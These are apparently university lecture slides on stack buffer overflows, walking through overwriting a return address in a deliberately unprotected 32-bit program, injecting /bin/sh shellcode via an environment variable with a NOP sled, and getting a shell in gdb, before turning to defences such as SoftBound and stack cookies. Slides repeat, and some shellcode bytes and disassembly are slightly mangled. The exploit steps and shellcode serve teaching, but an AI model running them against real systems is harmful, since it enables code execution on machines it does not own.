

Buffer overflow

Insu Yun

Back to EE209

```
int main() {  
    char buf[100];  
    scanf("%s", buf);  
}
```

- Sorry, but that's very very dangerous code...

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int main() {  
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```

- You should do like this!

Let's see what happens if we do like this!

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    char buf[100];  
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- You should do like this!

Let's see what happens if we do like this!

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int main() {  
    char buf[100];  
    scanf("%9s", buf);  
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```

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Stack overflow

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Today's lecture

- Understand what the stack overflow is
- Understand how to control PC using stack overflow
- Understand how to place shellcode in memory
- Understand how to calculate shellcode address and to launch a shell

Overflow

- Flow over boundary (i.e., over capacity)
- Many overflows in software security
 - Stack overflow
 - Heap overflow
 - Integer overflow
 - ...

Stack overflow: History



- 1988: Morris worm
 - The first internet worm (i.e., malware distributed by internet)
 - Developed by Robert Morris (a professor at MIT) to measure internet size
 - But his worm had a mistake (as always) and crashes several problems
 - He used multiple vulnerabilities including stack overflow in fingerd
- 2020: Still prevalent, but more difficult to exploit thanks to stack protection, which we will explore next week

December 15th, 2020

(ODay) D-Link DCS-960L HTTP Authorization Header Stack-based Buffer Overflow Remote Code Execution Vulnerability

Review

```
void vuln(char *src) {
    char buf[16];
    strcpy(buf, src);
}

int main(int argc,
         char *argv[]) {
    vuln(argv[1]);
}
```

```
; vuln
0x08048426 <+0>:    push    ebp
0x08048427 <+1>:    mov     ebp,esp
0x08048429 <+3>:    sub     esp,0x10
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         char *argv[]) {
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```
gcc -z execstack
-fno-stack-protector
-fno-pic -no-pie
-mpreferred-stack-boundary=2
-m32 -O0 -o vuln vuln.c
```

Disable stack
protection

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Disable DEP

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Disable Program Independent Executable (PIE)

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Disable stack alignment → to make assembly simple

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esp

envp
argv
argc
main's return address

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eip



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```

argv

0x08048444 <+6>: add eax,0x4

ebp
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argv
argc
main's return address
main's old ebp

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```

&argv[1]

0x08048447 <+9>: mov eax,DWORD PTR [eax]

ebp
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```

argv[1]

0x08048449 <+11>: push eax

	envp
	argv
	argc
	main's return address
ebp	main's old ebp
esp	argv[1]

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	argv
	argc
	main's return address
ebp	main's old ebp
	argv[1]
esp	vuln's return address

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	argc
ebp	main's return address
	main's old ebp
	argv[1]
	vuln's return address
esp	vuln's old ebp

```

; vuln
0x08048426 <+0>:    push    ebp
0x08048427 <+1>:    mov     ebp, esp
0x08048429 <+3>:    sub     esp, 0x10
0x0804842c <+6>:    push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:    lea    eax, [ebp-0x10]
0x08048432 <+12>:   push   eax
0x08048433 <+13>:   call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:   add    esp, 0x8
0x0804843b <+21>:   nop
0x0804843c <+22>:   leave
0x0804843d <+23>:   ret

; main
0x0804843e <+0>:    push   ebp
0x0804843f <+1>:    mov    ebp, esp
0x08048441 <+3>:    mov    eax, DWORD PTR [ebp+0xc]
0x08048444 <+6>:    add    eax, 0x4
0x08048447 <+9>:    mov    eax, DWORD PTR [eax]
0x08048449 <+11>:   push   eax
0x0804844a <+12>:   call   0x8048426 <vuln>
0x0804844f <+17>:   add    esp, 0x4
0x08048452 <+20>:   mov    eax, 0x0
0x08048457 <+25>:   leave
0x08048458 <+26>:   ret

```

ebp
esp

envp
argv
argc
main's return address
main's old ebp
argv[1]
vuln's return address
vuln's old ebp

```
; vuln
0x08048426 <+0>:    push    ebp
0x08048427 <+1>:    mov     ebp,esp
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0x0804842c <+6>:    push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:    lea    eax,[ebp-0x10]
0x08048432 <+12>:   push   eax
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0x0804843b <+21>:   nop
0x0804843c <+22>:   leave
0x0804843d <+23>:   ret

; main
0x0804843e <+0>:    push   ebp
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0x08048441 <+3>:    mov     eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:    add    eax,0x4
0x08048447 <+9>:    mov     eax,DWORD PTR [eax]
0x08048449 <+11>:   push   eax
0x0804844a <+12>:   call   0x8048426 <vuln>
0x0804844f <+17>:   add    esp,0x4
0x08048452 <+20>:   mov     eax,0x0
0x08048457 <+25>:   leave
0x08048458 <+26>:   ret
```

	envp
	argv
	argc
	main's return address
	main's old ebp
	argv[1]
	vuln's return address
ebp	vuln's old ebp
	-> buf (size: 16)
esp	

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov    ebp,esp
0x08048441 <+3>:      mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add    eax,0x4
0x08048447 <+9>:      mov    eax,DWORD PTR [eax]
0x08048449 <+11>:     push   eax
0x0804844a <+12>:     call  0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov    eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret

```

	envp
	argv
	argc
	main's return address
	main's old ebp
	argv[1]
	vuln's return address
ebp	vuln's old ebp
	-> buf (size: 16)
esp	

```

; vuln
0x08048426 <+0>:      push    ebp
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0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
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; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov     ebp,esp
0x08048441 <+3>:      mov     eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add    eax,0x4
0x08048447 <+9>:      mov     eax,DWORD PTR [eax]
0x08048449 <+11>:     push   eax
0x0804844a <+12>:     call   0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov     eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret

```

Let's assume
argv[1] = "A" * 24

	envp
	argv
	argc
	main's return address
	main's old ebp
	argv[1]
	vuln's return address
ebp	vuln's old ebp
	-> buf (size: 16) ["A" * 16]
esp	

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
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; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov    ebp,esp
0x08048441 <+3>:      mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add    eax,0x4
0x08048447 <+9>:      mov    eax,DWORD PTR [eax]
0x08048449 <+11>:     push   eax
0x0804844a <+12>:     call  0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov    eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret

```

	envp
	argv
	argc
	main's return address
	main's old ebp
	argv[1]
	vuln's return address [0x41414141]
ebp	vuln's old ebp [0x41414141]
	-> buf (size: 16) ["A" * 16]
esp	

```

; vuln
0x08048426 <+0>:      push    ebp
0x08048427 <+1>:      mov     ebp,esp
0x08048429 <+3>:      sub     esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov     ebp,esp
0x08048441 <+3>:      mov     eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add    eax,0x4
0x08048447 <+9>:      mov     eax,DWORD PTR [eax]
0x08048449 <+11>:     push   eax
0x0804844a <+12>:     call   0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov     eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret

```

	envp
	argv
	argc
	main's return address
ebp	main's old ebp
	argv[1]
esp	vuln's return address [0x41414141]
	vuln's old ebp [0x41414141]
	-> buf (size: 16) ["A" * 16]

```

; vuln
0x08048426 <+0>:      push    ebp
0x08048427 <+1>:      mov     ebp,esp
0x08048429 <+3>:      sub     esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
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; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov    ebp,esp
0x08048441 <+3>:      mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add    eax,0x4
0x08048447 <+9>:      mov    eax,DWORD PTR [eax]
0x08048449 <+11>:     push   eax
0x0804844a <+12>:     call   0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov    eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret

```

	envp
	argv
	argc
	main's return address
ebp	main's old ebp
	argv[1]
esp	vuln's return address [0x41414141]
	vuln's old ebp [0x41414141]
	-> buf (size: 16) ["A" * 16]

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
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; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov    ebp,esp
0x08048441 <+3>:      mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add   eax,0x4
0x08048447 <+9>:      mov    ecx,DWORD PTR [eax]
0x0804844a <+12>:     call  0x8048426 <vuln>
0x0804844e <+16>:     add   esp,0x4
0x08048451 <+21>:     add   esp,0x0
0x08048458 <+26>:     ret

```

```

insu ~ $ gdb --args ./vuln $(python -c'print"A"*24')

```

```

Stopped reason: SIGSEGV
0x41414141 in ?? ()

```


Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?

```
"A" * 16      # buffer
+ "B" * 4     # old ebp
+ "\x41\x42\x43\x44"
# retaddr
```

```
"A" * 16      # buffer
+ "B" * 4     # old ebp
+ "\x44\x43\x42\x41"
# retaddr
```

Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?

```
"A" * 16      # buffer
+ "B" * 4     # old ebp
+ "\x41\x42\x43\x44"
# retaddr
```

```
"A" * 16      # buffer
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Change PC to arbitrary address

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"A" * 16      # buffer
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# retaddr
```

Little endian

```
"A" * 16      # buffer
+ "B" * 4     # old ebp
+ "\x44\x43\x42\x41"
# retaddr
```

Change PC to arbitrary address

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```

Little endian

```
"A" * 16      # buffer  
+ "B" * 4     # old ebp  
+ "\x44\x43\x42\x41"  
# retaddr
```

Q: where to jump?

Shellcode

- A small piece of code that is used as a part of exploitation
 - Its name is originated from its typical job; spawning a shell
 - However, it can do other tasks (e.g., file read shellcode, ...)

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```
int main() {  
    char* sh = "/bin/sh";  
    char *argv[] = {sh, NULL};  
    execve(sh, argv, NULL);  
}
```

Shellcode

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```
int main() {  
    char* sh = "/bin/sh";  
    char *argv[] = {sh, NULL};  
    execve(sh, argv, NULL);  
}
```

=

```
"\x31\xc0\x50\x68\x2f\x2f\x73"  
"\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\x89\xc1\x89\xc2\xb0\x0b"  
"\xcd\x80\x31\xc0\x40xcd\x80"
```

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"\xcd\x80\x31\xc0\x40xcd\x80"
```


Where to put your shellcode?

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	NULL
File name	"/home/insu/hello"
Environment variable strings	"COLUMNS=238", "LANG=en_US.UTF-8", ...
Argument strings	"/home/insu/hello", "aaaa", "bbbb", "cccc"
...	...
Environment variables	{ env1, env2, env3, ..., envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
...	...
char* envp[]	
char* argv[]	
int argc	4

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Environment variables	{ env1, env2, env3, ..., envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
...	...
char* envp[]	
char* argv[]	
int argc	4

Use environment variables! Why?

Introduce a new environment variable (Command line version)

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

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```
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```

```
insu ~ $ env
```

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```

```
insu ~ $ env
```

```
_=/usr/bin/env  
_ZSH_TMUX_FIXED_CONFIG=/home/insu/bin/dotfiles/  
/oh-my-zsh/plugins/tmux/tmux.extra.conf  
SHELLCODE=1Ph//shh/bin$  
LANG=en_US.UTF-8  
LC_ALL=en_US.UTF-8
```

Get an address of shellcode

```
int main() {  
    printf("%p\n",  
          getenv("SHELLCODE"));  
}
```

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insu ~ $ gcc -m32 -o getenv getenv.c
```

Get an address of shellcode

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int main() {  
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```

```
insu ~ $ ./getenv  
0xffffdfb3
```


Get an address of shellcode

```
int main() {  
    printf("%p\n",  
          getenv("SHELLCODE"));  
}
```

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insu ~ $ gcc -m32 -o getenv getenv.c
```

```
insu ~ $ ./getenv  
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```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xb3\xdf\xff\xff"')
```

Get an address of shellcode

```
int main() {  
    printf("%p\n",  
          getenv("SHELLCODE"));  
}
```

```
insu ~ $ gcc -m32 -o getenv getenv.c
```

```
insu ~ $ ./getenv  
0xffffdfb3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xb3\xdf\xff\xff"')
```

```
Legend: code, data, rodata, value  
Stopped reason: SIGSEGV  
0xffffdff5 in ?? ()
```

Why was my exploit failed?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
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```

```
insu ~ $ ./getenv  
0xffffdfb3
```

```
gdb-peda$ x/20b 0xffffdfb3  
0xffffdfb3: 0x3d 0x65 0x6e 0x5f 0x55 0x53 0x2e 0x55  
0xffffdfbb: 0x54 0x46 0x2d 0x38 0x00 0x4c 0x43 0x5f  
0xffffdfc3: 0x41 0x4c 0x4c 0x3d
```

```
gdb-peda$ x/s 0xffffdfb3  
0xffffdfb3: "=en_US.UTF-8"
```

Why was my exploit failed?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv  
0xffffdfb3
```

```
gdb-peda$ x/20b 0xffffdfb3  
0xffffdfb3: 0x3d 0x65 0x6e 0x5f 0x55 0x53 0x2e 0x55  
0xffffdfbb: 0x54 0x46 0x2d 0x38 0x00 0x4c 0x43 0x5f  
0xffffdfc3: 0x41 0x4c 0x4c 0x3d
```

```
gdb-peda$ x/s 0xffffdfb3  
0xffffdfb3: "=en_US.UTF-8"
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Why was my exploit failed?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv  
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```

```
gdb-peda$ x/20b 0xffffdfb3  
0xffffdfb3: 0x3d 0x65 0x6e 0x5f 0x55 0x53 0x2e 0x55  
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```

```
gdb-peda$ x/s 0xffffdfb3  
0xffffdfb3: "=en_US.UTF-8"
```

Different program has different layout!

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	NULL
File name	"/home/insu/hello"
Environment variable strings	"COLUMNS=238", "LANG=en_US.UTF-8", ...
Argument strings	"/home/insu/hello", "aaaa", "bbbb", "cccc"
...	...
Environment variables	{ env1, env2, env3, ..., envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
...	...
char* envp[]	
char* argv[]	
int argc	4

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...	...	
Environment variables	{ env1, env2, env3, ..., envN, NULL }	
Arguments	{ arg1, arg2, arg3, arg4, NULL }	
...	...	
char* envp[]		
char* argv[]		
int argc	4	

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Environment variables	{ env1, env2, env3, ..., envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
...	...
char* envp[]	
char* argv[]	
int argc	4

Different file name!

GDB inserts additional env

NOP sled

- NOP: No operation
 - OPCODE = "\x90"

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

NOP sled

- NOP: No operation
 - OPCODE = "\x90"

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ export SHELLCODE=$(python -c'print"\x90"*10000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

NOP sled

- NOP: No operation
 - OPCODE = "\x90"

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
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```

```
insu ~ $ ./getenv  
0xffffb8a3
```

NOP sled

- NOP: No operation
 - OPCODE = "\x90"

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
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```

```
insu ~ $ ./getenv  
0xffffb8a3
```



Use address = getenv() + 0x1000

Make your exploit more robust using NOP sled



Boom!!

Boom!!

```
insu ~ $ ./getenv  
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\\xa3\\xc8\\xff\\xff"')
```


Boom!!

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```

```
gdb-peda$ r  
Starting program: /home/insu/vuln AAAAAAAAAAAAAAAAAABBBB  
process 19464 is executing new program: /bin/dash  
$ id  
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm)
```

Boom!!

```
insu ~ $ ./getenv  
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```
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$ id  
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(s
```

Stack protection


Insu Yun

Most of materials from CS419/579 Cyber Attacks & Defense in OSU


Today's lecture

- Understand spatial memory safety
- Understand SoftBound
- Understand stack cookie
- Understand weakness of stack cookie

Stack Buffer Overflow + Run Shellcode




Stack Buffer Overflow + Run Shellcode




```
0: 6a 32      push $0x32
2: 58         pop  %eax
3: cd 80     int  $0x80
5: 89 c3     mov  %eax,%ebx
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9: 6a 47     push $0x47
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10: 58        pop  %eax
11: 99        cld
12: 89 d1     mov  %edx,%ecx
14: 52        push %edx
15: 68 6e 2f 73 68  push $0x68732f6e
1a: 68 2f 2f 62 69  push $0x69622f2f
1f: 89 e3     mov  %esp,%ebx
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Stack Buffer Overflow + Run Shellcode




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```

Stack Buffer Overflow + Run Shellcode

ADDR of SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA


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How to defend against stack overflow?

Softbound, etc.

How to defend against stack overflow?

- Prevent buffer overflow!
 - A direct defense
 - Could be accurate but could be slow..

- Make exploit hard!
 - An indirect defense
 - Could be inaccurate but could be fast..

Softbound, etc.

How to defend against stack overflow?

- Prevent buffer overflow!
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 - Could be accurate but could be slow..

- Make exploit hard!
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Softbound, etc.

**Exploit Mitigation
Stack cookie, DEP, ASLR, etc.**

Softbound: Bound checking for C!

In Proceedings of
Programming Language Design and Implementation
(PLDI) 2009

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic

Computer and Information Sciences Department, University of Pennsylvania

Technical Report MS-CIS-09-01 — January 2009

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
Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic

Computer and Information Sciences Department, University of Pennsylvania

Technical Report MS-CIS-09-01 — January 2009

